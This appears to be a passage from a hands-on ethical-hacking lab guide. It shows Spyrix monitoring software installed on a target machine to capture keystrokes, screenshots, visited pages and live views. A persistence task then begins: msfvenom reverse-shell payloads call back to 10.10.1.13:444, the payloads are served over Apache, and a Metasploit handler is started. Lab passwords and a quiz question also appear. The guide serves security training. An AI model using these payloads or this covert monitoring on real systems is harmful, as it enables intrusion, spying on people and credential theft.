
20. Follow the wizard driven steps to install **Spyrix Personal Monitor**. In the final window, uncheck **Sign in your Online Monitoring account** checkbox and click **Finish**.



21. Delete the Spyrix setup (**spm\_setup.exe**) from **Desktop**.
22. Close the **Remote Desktop Connection** by clicking on the close icon (X).

If a **Remote Desktop Connection** pop-up appears saying Your remote session will be disconnected, click **OK**.

23. Now, maximize the browser window, **A new computer has been connected** window appears, close the pop-up window.



24. Now, click on [Windows Server 2019](#) to switch to the **Windows Server 2019** machine.  
Click [Ctrl+Alt+Delete](#), click **Jason** from the left pane and log in with the password **qwerty**.

Here, we are running the target machine as a legitimate user.

25. Open any web browser (here, we are using **Google Chrome**) and browse any website.

In this task, we are browsing the **Gmail**.

26. Once you have performed some user activities, leave the machines as it is and click on [Windows Server 2022](#) to switch to **Windows Server 2022** machine.

If **Server Manager** window appears, close it.

27. In the **Windows Server 2022** machine, maximize the **Firefox** browser window and reload the **Spyrix Personal Monitor** webpage.

The screenshot shows the Spyrix Personal Monitor dashboard. The left sidebar has a dark blue background with white text. It includes sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports) and REAL-TIME INSIGHTS (Live viewing). The 'Live viewing' option is highlighted with a purple bar. Below the sidebar is a purple button labeled '+ Add new computer'. The main content area has a light gray background with a dark header. The header includes the Spyrix logo, a 'Reload current page (Ctrl+R)' button, a 'Purchase' button, a '+ Add new computer' button, and a user email 'eccuser\_01@outlook.com'. The main title 'Live viewing' is followed by 'Jason (SERVER2019)' with a small orange icon. At the bottom of the main area, it says 'SFRVER2019'. The bottom of the screen shows the Windows taskbar with the Start button, a search bar containing 'Type here to search', and several pinned icons (File Explorer, Edge, File History, Task View). The system tray on the right shows the date '3/27/2024' and time '9:33 PM'.

28. Click on **Summary** to view the events performed by **Jason** on the **Windows Server 2019** machine.

If a black calendar icon appears, reload the page.

The screenshot shows the Spyrix Personal Monitor dashboard with the following details:

- Left-pane (Monitoring):**
  - Summary** (selected)
  - Users activity
  - Screenshots
  - Web pages visited
  - Keyboard events
  - Events log
  - Installed applications
  - Reports
- Top-right:** Trial watermark, user email (eccuser\_01@outlook.com), and a gear icon.
- Header:** https://dashboard.spyrix.com/summary?from=2024-03-20+00:00:00&to=2024-03-28+21:38, 80% zoom, and a refresh button.
- Summary Section:**
  - Time Span:** Total time 29m., Total % 0%
  - Activity:** Total time 25m., Total % 88%
  - Apps:** Total time 25m., Total % 78%
  - Web:** Total time 6m., Total % 21%
  - Chats:** Total time Not used, Total % 0%
  - Socials:** Total time Not used, Total % 0%
- Full Activity:** A pie chart showing 21% blue and 78% yellow.
- Top Activity:** A table listing application/website changes over time.
- Bottom:** Windows taskbar with search bar, pinned icons (File Explorer, Edge, File History, Task View, and a redacted icon), and system status (9:51 PM, 3/27/2024).

29. Navigate to **Users activity** from the left-pane to view the user activities on the **Windows Server 2019** machine.

If a black calendar icon appears, reload the page.

The screenshot shows the Spyrix Personal Monitor interface. On the left, a sidebar lists monitoring options like Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. The main area displays 'Users activity' for Jason (SERVER2019), showing he was online from 03/20/24, 00:00 to 03/28/24, 21:38. A productivity bar indicates 100% productivity. Below this, a table shows application usage: Windows Explorer (System Utilities, 96.70%), Settings (System Utilities, 2.20%), and Search and Cortana applica... (System Utilities, 1.10%).

Application/Website	Category	Activity
Windows Explorer	System Utilities	96.70%
Settings	System Utilities	2.20%
Search and Cortana applica...	System Utilities	1.10%

30. Click on **Screenshots** to view the screenshots that were captured from the target machine.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left, a sidebar lists monitoring options like Summary, Users activity, Screenshots (which is selected), Web pages visited, Keyboard events, Events log, Installed applications, and Reports. Below these are Real-time Insights (Live viewing, Webcam live) and Media Recordings (Sound recording, Face recognition). At the bottom of the sidebar is a search bar with placeholder text "Type here to search". The main area is titled "Screenshots" and displays three screenshots from March 27, 2024, at 21:41:36. The first screenshot shows a black screen. The second screenshot shows a Google Sign-in page with the URL "accounts.google.com". The third screenshot shows a Microsoft Edge browser window with the URL "google.com". The top right corner of the dashboard shows the user email "eccuser\_01@outlook.com".

31. Click on **Web pages visited** to view the web pages that were visited by **Jason** on **Windows Server 2019** machine.

The screenshot shows the Spyrix Personal Monitor web interface. The left sidebar has a dark theme with categories like MONITORING, REAL-TIME INSIGHTS, and MEDIA RECORDINGS. Under MONITORING, 'Web pages visited' is selected and highlighted in purple. The main content area is titled 'Web pages visited' and shows three entries from March 27, 2024, at 21:41:40:

- 03/27/24, 21:41:40: https://accounts.google.com/v3/signin/identifier?continue=https%3a%2f%2fmail.google.com... (Title: Gmail - Google) with a screenshot thumbnail.
- 03/27/24, 21:41:36: https://google.com/gmail/about/ (Title: Gmail: Private and secure email at no cost | Google Workspace - Google) with a screenshot thumbnail.
- 03/27/24, 21:41:34: https://google.com/search?q=gmail&oq=gmail&gs\_lcrp=egzjahjvbwuybgaaeuyotipcaeabg... (Title: Google Search) with a screenshot thumbnail.

The top navigation bar shows the URL <https://dashboard.spyrix.com/events-log/web-pages-visited?from=2024-03-20+00:00:00&to=2024-03-28+23:59:59>, a user icon for 'eccuser\_01@outlook.com', and a search bar. The bottom taskbar includes icons for File Explorer, Edge, File, and Firefox, along with system status indicators.

32. Click on **Keyboard events** to view the keystrokes that were captured from the target machine.

The screenshot shows the Spyrix Personal Monitor interface. The left sidebar has a dark theme with various monitoring options like Summary, Users activity, Screenshots, Web pages visited, Keyboard events (which is selected and highlighted in blue), Events log, and Installed applications. The main content area is titled "Keyboard events" and displays three recent events:

- 03/27/24, 21:41:33: New tab - google chrome. Jason (SERVER2019) in chrome. Typed: mta
- 03/27/24, 21:29:31: Mozilla firefox. Jason (SERVER2019) in firefox. Typed: gmail login. Screenshot: A small thumbnail of a browser window.
- 03/27/24, 21:26:05: Search. Jason (SERVER2019) in SearchUI. Typed: etti

At the bottom, there's a search bar with "Type here to search" and a taskbar with icons for File Explorer, Edge, File, and Firefox.

33. Click on **Events log** to view the events. In the **Events log** page, click on **All Events** to view all events occurred in the target machine.

Spyrix Personal Monitor | All events

https://dashboard.spyrix.com/events-log/events?from=2024-03-20+00:00:00&to=2024-03-28+21:38

ecuser\_01@outlook.com

All events

03/27/24, 21:45:00 Explorer Screenshot: [Redacted]

03/27/24, 21:41:40 Web pages visited Title: Gmail - Google Screenshot: [Screenshot of a browser window showing the Gmail login page.]

03/27/24, 21:41:40 Gmail - google chrome Screenshot: [Redacted]

34. Click on **Live viewing** to view the live screen of the target machine.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left, a sidebar lists monitoring options like Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. The Reports section is highlighted with a blue button labeled '+ Add new computer'. The main area displays a live viewing session titled 'Jason (SERVER2019)'. The screen shows a Windows 10 desktop with a blue and green abstract wallpaper. Icons for File Explorer, Edge, and Google Chrome are visible on the taskbar. A watermark 'SERVER2019' and the name 'Jason (SERVER2019)' are overlaid on the screen. To the right of the live view, a 'Live events' panel lists four recent application activities: '22:16:59 | Application: Unknown' (Title: Unknown, STAT), '22:06:44 | Application: Unknown' (Title: Unknown, STAT), '22:07:46 | Application: Unknown' (Title: Unknown, STAT), and '22:08:47 | Application: Unknown' (Title: Unknown, STAT). The bottom of the screen shows the Windows taskbar with the date '3/27/2024' and time '10:17 PM'.

35. Click on **Reports** section and click on **+ Request new report** to create a report.

The screenshot shows the Spyrix Personal Monitor dashboard. The left sidebar has a dark blue background with white text and icons. It includes sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). At the bottom of the sidebar, there is a blue button labeled '+ Add new computer'. The main content area is titled 'Reports' and shows a purple button '+ Request new report'. Below it, a message says 'No reports to download'. At the top of the main area, there are two buttons: 'Purchase' and '+ Add new computer'. The top right corner shows the user's email address: 'eccuser\_01@outlook.com'. The browser's address bar shows the URL: 'https://dashboard.spyrix.com/reports?from=2024-03-20+00:00:00&to=2024-03-28+21:00'. The bottom of the screen shows the Windows taskbar with the Start button, a search bar containing 'Type here to search', and several pinned application icons (File Explorer, Edge, File History, Task View, and a red icon). The system tray shows the date '3/27/2024' and time '10:19 PM'.

36. In the **Request new report** window, click on the text box under **Select period** option. In the calendar keep the date to default and click **OK**.

Spyrix Personal Monitor | Reports

https://dashboard.spyrix.com/reports?from=2024-03-20+00:00:00&to=2024-03-28+21:38 80% eccuser\_01@outlook.com

TRIAL

Spyrix Personal Monitor

MONITORING

- Summary
- Users activity
- Screenshots
- Web pages visited
- Keyboard events
- Events log
- Installed applications
- Reports

REAL-TIME INSIGHTS

- Live viewing
- Webcam live

MEDIA RECORDINGS

- Sound recording
- Face recognition

+ Add new computer

Purchase + Add new computer

Request new report

1. Select period:

03/20/24, 00:00 - 03/28/24, 21:38

2. Select user(s): Jason (SERVER2019)


3. Select report type: All Events

4. Request the report:


- Request CSV(XLS) report
- Request Smart report

Type here to search

10:20 PM 3/27/2024




37. Once the date is selected, click on **Request Smart report** button.



38. The report will start generating after few seconds reload the page by clicking the reload option beside **+ Request new report** button.
39. Once the status changes from **Running** to **Ready** then click on **Download** to download the **Smart report**.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left, there's a sidebar with sections like MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). The main area is titled "Reports" and contains a table with one row of data. The table columns are Requested, Format, Computer, User, Period, Event type, Status, Size, and Download. The data in the first row is: Requested (03/28/24, 05:27:28), Format (Smart report), Computer (SERVER2019), User (Jason), Period (03/20/2024 - 03/28/2024), Event type (Ready), Status (Ready), Size (2.3 MB), and Download (a blue button). At the bottom of the dashboard, there's a search bar ("Type here to search") and a taskbar with icons for File Explorer, Edge, File Manager, and Firefox.

40. Once the download is complete you will see a zip file. Extract the file and navigate into **report** folder and double-click **report.html** file.



If a **How do you want to open this file?** pop-up appears, select **Firefox** from the list and click **OK**.

41. A **SPYRIX** report will appear showing all the screenshots, Program activities, Keyboard activities, URLs etc.

The screenshot shows the Spyrix Personal Monitor Report interface. At the top, there's a navigation bar with tabs like 'Report' and a search bar. Below that is a header with the 'SPYRIX' logo and a dropdown for 'Computer'. The main area displays a table of log entries:

Computer	User	Type	Details	Date
SERVER2019	Jason	Screenshot	accounts.google.com, title: Gmail - Google Chrome	Mar 27, 2024, 21:45
SERVER2019	Jason	URL	accounts.google.com, title: Gmail - Google	Mar 27, 2024, 21:41

At the bottom, there's a taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

42. Close all open windows in both the machines, and sign out from **Jason** account on **Windows Server 2019** machine.
43. This concludes the demonstration of how to perform user system monitoring and surveillance using Spyrix.
44. Now, before going to the next task, end the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End lab** from the drop-down options.

#### Question 6.3.1.1

Use Spyrix Personal Monitor on Windows Server 2022 machine to monitor the target machine at 10.10.1.19. Use the user account Jason, with the password qwerty, to establish a Remote Desktop Connection with the target system. Enter the name of the target machine that will be visible in Spyrix Personal Monitor dashboard.

#### Task 2: Maintain Persistence by Modifying Registry Run Keys

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Here, we will exploit Registry keys to gain privileged access and persistence on the target machine.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe** to generate **Test.exe** payload.
4. Now, we will create payload that needs to be uploaded into the Run Registry of **Windows 11** machine. Run the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe >
/home/attacker/Desktop/registry.exe
```

The screenshot shows a terminal window on a Parrot Security Linux desktop environment. The terminal is running a command to generate a Windows payload. The command is:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/registry.exe
```

The terminal output shows the following steps:


- The user runs `msfvenom` with the specified parameters to generate a payload.
- The payload is created with a size of 354 bytes and a final executable size of 73802 bytes.
- The user then runs the same command again to verify or perhaps re-generate the payload.
- The second run also produces a payload of 354 bytes and a final executable size of 73802 bytes.

The terminal window has a dark theme with a green and blue color scheme. The background of the desktop shows a network graph. The taskbar at the bottom includes icons for Applications, Places, System, Terminal, and other desktop environment components.

5. In the previous lab, we already created a directory or shared folder (share) at the location (`/var/www/html`) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

To create a new directory to share the **Test.exe** and **registry.exe** files with the target machine and provide the permissions, use the below commands:

- o Run `mkdir /var/www/html/share` command to create a shared folder
  - o Run `chmod -R 755 /var/www/html/share` command
  - o Run `chown -R www-data:www-data /var/www/html/share` command
6. Copy the payload into the shared folder by executing `cp /home/attacker/Desktop/Test.exe /var/www/html/share/` and `cp /home/attacker/Desktop/registry.exe /var/www/html/share/` commands.
  7. Start the Apache server by running **service apache2 start** command.



```
service apache2 start - Parrot Terminal
[root@parrot]~
#cp /home/attacker/Desktop/Test.exe /var/www/html/share/
[root@parrot]~
#cp /home/attacker/Desktop/registry.exe /var/www/html/share/
[root@parrot]~
#service apache2 start
[root@parrot]~
#
```

8. Run **msfconsole** command to launch Metasploit Framework.
9. In Metasploit, type **use exploit/multi/handler** and press **Enter**.

10. Now, type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.

11. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

12. Type **set lport 444** and press **Enter** to set lport.

13. Now, type **run** in the Metasploit console and press **Enter**.

```
[*] Started reverse TCP handler on 10.10.1.13:444
```

